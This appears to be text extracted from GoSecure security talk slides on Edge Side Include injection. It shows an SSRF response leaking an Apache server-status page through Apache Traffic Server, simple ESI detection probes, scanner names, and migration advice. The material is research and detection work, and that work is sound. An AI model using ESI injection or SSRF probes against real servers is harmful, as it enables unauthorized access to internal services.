Server: ATS/9.0.0
Content-Length: 4510

                                (
{
   "username": "attacker",
   "fullname": "<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2
Final//EN">
<html><head>
<title>Apache Status</title>
</head><body>
<h1>Apache Server Status for rest-server (          )</h1>
<dl><dt>Server Version: Apache/2.4.33 (Unix) OpenSSL/1.1.0h
PHP/7.2.7</dt>
<dt>Server MPM: prefork</dt>
```

SSRF with Apache Traffic Server



ESI — SSRF Flow



ESI — *Manual Detection (by Alex Birsan @alxbrsn)*

`FOO<!--esi -->BAR` → `FOOBAR` ✔

`FOO<!--foo -->BAR` → `FOO<!--foo -->BAR` ✖

ESI — *Manual Detection (by Alex Birsan @alxbrsn)*

`FOO<!--esi -->BAR` → `FOOBAR` ✔

`FOO<!--foo -->BAR` → `FOO<!--foo -->BAR` ✖

ESI — *Automatic Detection*

- Burp ActiveScan++
- Burp Upload Scanner
- Acunetix

ESI — *Migration (by Lukas Rieder @overbryd)*

- Cloudflare Workers
  https://gist.github.com/Overbryd/c070bb1fa769609d404f648cd506340f

```
< HTTP/1.1 200 OK
< Content-Type: text/html
< Content-Length: 3825
< X-Fragments: header http://localhost:8080/header.html, footer http://localhost:8080/footer.html
```

```
Some of your body content.
<!-- fragment:footer
  <p>This would be the fallback content if
     'footer' does not fetch in time,
     is unspecified
     or does not respond successfully</p>
-->
```

Questions?

Detailed blogpost of our prior research:
https://gosecure.net/2018/04/03/beyond-xss-edge-side-include-injection/

•••



Louis Dion-Marcil
@ldionmarcil
GoSecure